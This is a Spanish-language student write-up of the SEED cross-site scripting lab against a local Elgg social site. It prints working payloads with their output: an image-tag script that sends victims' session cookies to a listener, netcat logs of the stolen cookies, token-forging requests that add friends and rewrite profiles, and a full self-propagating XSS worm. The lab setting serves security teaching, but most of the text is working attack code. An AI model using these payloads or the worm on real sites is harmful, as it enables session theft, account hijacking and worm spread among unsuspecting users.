XSS


Aplicación web está instalada es /var/www/XSS/Elgg/ , es http://www.xsslabelgg.com.


Familiarizarse con las peticiones HTTP de Elgg

```
http://www.xsslabelgg.com/cache/1549469404/default/elgg/Plugin.js
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/
Cookie: Elgg=5omkobtl076752ammgn273jt40
Connection: keep-alive
GET: HTTP/1.1 304 Not Modified
Date: Wed, 16 Dec 2020 08:29:07 GMT
Server: Apache/2.4.18 (Ubuntu)
Connection: Keep-Alive
Keep-Alive: timeout=5, max=96

GET: HTTP/1.1 200 OK
Expires: Wed, 16 Jun 2021 08:11:01 GMT
Pragma: public
Cache-Control: public
ETag: "1549469404-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 368
Content-Type: application/javascript;charset=utf-8
Date: Wed, 16 Dec 2020 08:29:07 GMT
Server: Apache/2.4.18 (Ubuntu)
```

Tarea 1: Publicar un mensaje malicioso para mostrar una ventana de alerta






En este caso, el código JavaScript es lo suficientemente corto como para escribirlo en el campo de descripción corta del formulario. Si quieres ejecutar un JavaScript largo, pero estás limitado por lacantidad de caracteres, puedes almacenar el programa JavaScript en un archivo independiente, guardarlo con la extensión .js y luego solicitarlo con el atributo src en la etiqueta <script>, como en el siguiente ejemplo:

```
<script type="text/javascript" src="http://www.example.com/myscripts.js"></script>
```

Tarea 2: Publicar un mensaje malicioso para mostrar cookies

<script> alert(document.cookie); </script>



Tarea 3: Robar cookies de la máquina de la víctima

El atacante quiere que el código JavaScript le envíe las cookies a él. Para lograr esto, el código JavaScript malicioso necesita enviar una solicitud HTTP al atacante, con las cookies adjuntas a dicha solicitud.

Podemos hacer esto haciendo que el JavaScript malicioso inserte una etiqueta <img> con su atributo src apuntando a la máquina del atacante. Cuando JavaScript inserta la etiqueta img, el navegador intenta cargar la imagen desde la URL que aparece en el campo src; esto da como resultado una solicitud HTTP GET enviada a la máquina del atacante.

<script> document.write('<img src=http://127.0.0.1:1234?c='+escape(document.cookie)+'>'); </script>

Accedo desde boby

```
[12/16/20]seed@VM:~/Downloads$ nc -lvp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from [127.0.0.1] port 1234 [tcp/*] accepted (family 2, sport 49146)
GET /?c=Elgg%3D2nik9038roq8plpfvkikqvngg5 HTTP/1.1
Host: 127.0.0.1:1234
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefo
x/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/boby
```

Accedo desde Charly:

```
[12/16/20]seed@VM:~/Downloads$ nc -lvp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from [127.0.0.1] port 1234 [tcp/*] accepted (family 2, sport 49234)
GET /?c=Elgg%3D6obqummjd2an105dt5gnnqga76 HTTP/1.1
Host: 127.0.0.1:1234
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefo
x/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/boby
Connection: keep-alive
```

Tema 4: Convertirse en el amigo de la víctima

En esta tarea, necesitamos escribir un programa JavaScript malicioso que falsifique las solicitudes HTTP directamente desde el navegador de la víctima, sin la intervención del atacante. El objetivo del ataque es agregar a Samy como amigo de la víctima


Para agregar un amigo a la víctima, primero debemos averiguar cómo un usuario legítimo agrega un amigo en Elgg. Más específicamente, necesitamos averiguar qué se envía al servidor cuando un usuario agrega un amigo


```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=47"+token+ts;
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send();
}
</script>
```

Explica el propósito de las Líneas ①y② (tokens), ¿por qué son necesarias?
Porque son el token de sesión y de seguridad, que vemos en la petición que son obligatorios para añadir a un amigo.

Si la aplicación Elgg solo proporcionara el modo Editor para el campo "About me", es decir, si no pudieras cambiar al modo Text, ¿podrías lanzar un ataque exitoso?
Nope pq no se modificaría el HTML y no podríamos lanzar un ataque exitoso.

Accedo a mi propio perfil (samy) y veo que me he autoañadido a amigos




Me logueo en Alice y veo el perfil de Samy

Tarea 5: Modificacion del perfil de la victima

El objetivo de esta tarea es modificar el perfil de la víctima cuando la víctima visita la página de Samy. Escribiremos un gusano XSS para completar la tarea.


Vemos el formato analizando la petición POST después de realizar cambios en nuestro perfil.



Obtenemos el GUID de Sammy capturando una petición de amigos hacia el : 47

```
<script type="text/javascript">
        window.onload = function(){
        var userName=elgg.session.user.name;
        var guid="&guid="+elgg.session.user.guid;
        var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
        var token="&__elgg_token="+elgg.security.token.__elgg_token;
        var desc = "&description=Samy is my hero" + " &accesslevel[description]=2"
        var name="&name="+userName
        var sendurl="http://www.xsslabelgg.com/action/profile/edit";
        var content=token+ts+name+desc+guid;
        var samyGuid=47
        if(elgg.session.user.guid!=samyGuid)
                {
                var Ajax=null;
                Ajax=new XMLHttpRequest();
                Ajax.open("POST",sendurl,true);
                Ajax.setRequestHeader("Host","www.xsslabelgg.com");
                Ajax.setRequestHeader("Content-Type",
                "application/x-www-form-urlencoded");
                Ajax.send(content);
                }
        }
</script>
```

Lo ponemos en nuestro perfil. Entramos con Alice en el perfil se Samy, y se cambia nuestro perfil.



Pregunta 3: ¿Por qué necesitamos la línea ①? Elimina esta línea (y lógicamente la llave de cierre } de más abajo) y repite tu ataque, indicando qué observas

➔ Sin esta línea lanzaríamos el ataque también a nosotros mismos (Samy)

Tarea 6. Escribir un gusano XSS-auto propagable

- **Enfoque de enlace:** si el gusano se incluye usando el atributo src en la etiqueta <script>, escribir gusanos auto-propagables es mucho más fácil. Se ha descrito el atributo src en la Tarea 1, y se da un ejemplo más abajo. El gusano simplemente puede copiar la siguiente etiqueta <script> al perfil de la víctima, esencialmente infectando el perfil con el mismo gusano.

  ```
  <script type="text/javascript" src="http://example.com/xss_worm.js"> </script>
  ```

- **Enfoque DOM:** si todo el programa JavaScript (es decir, el gusano) está incrustado en el perfil infectado, para propagar el gusano a otro perfil, el código del gusano puede usar las API DOM para recuperar una copia de sí mismo desde la página web. A continuación, se muestra un ejemplo del uso de las API DOM. Este código obtiene una copia de sí mismo y lo muestra en una ventana de alerta:

  ```
  <script id=worm>
  var headerTag = "<script id=\"worm\" type=\"text/javascript\">"; ①
  var jsCode = document.getElementById("worm").innerHTML; ②
  var tailTag = "</" + "script>"; ③
  var wormCode = encodeURIComponent(headerTag + jsCode + tailTag); ④
  alert(jsCode);
  </script>
  ```

La línea 2 nos da un JS (el gusano) que se encuentra almacenado en el servidor. Pero devuelve solo la parte interna, así que añadimos en la 1 y 3 las etiquetas de script.

La línea 4 codifica los símbolos especiales del script en formato HTML.

```
//Hacemos un script en Sammy ID worm para que se identifique después
<script type="text/javascript" id="worm">
        window.onload = function(){  //se ejecuta cada vez que se carga una ventana
        //Almacenar en la variable wormCode este mismo código
        var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
        var jsCode = document.getElementById("worm").innerHTML;
        var tailTag = "</" + "script>";
        var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
        //Para que afecte a todos lo hacemos de manera dinámica (elg.session.user…)
        var userName=elgg.session.user.name;
        var guid="&guid="+elgg.session.user.guid;
        var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
        var token="&__elgg_token="+elgg.security.token.__elgg_token;
        //Añadimos el gusano a la descripción
        var desc = "&description=Samy is my hero" + wormCode;
        desc += " &accesslevel[description]=2";
        var name="&name="+userName
        var sendurl="http://www.xsslabelgg.com/action/profile/edit";
        var content=token+ts+name+desc+guid;
        var samyGuid=47
        if(elgg.session.user.guid!=samyGuid)
                {
                var Ajax=null;
                Ajax=new XMLHttpRequest();
                Ajax.open("POST",sendurl,true);
                Ajax.setRequestHeader("Host","www.xsslabelgg.com");
                Ajax.setRequestHeader("Content-Type", "application/x-www-form-
                urlencoded");
                Ajax.send(content);
                }
        }
</script>
```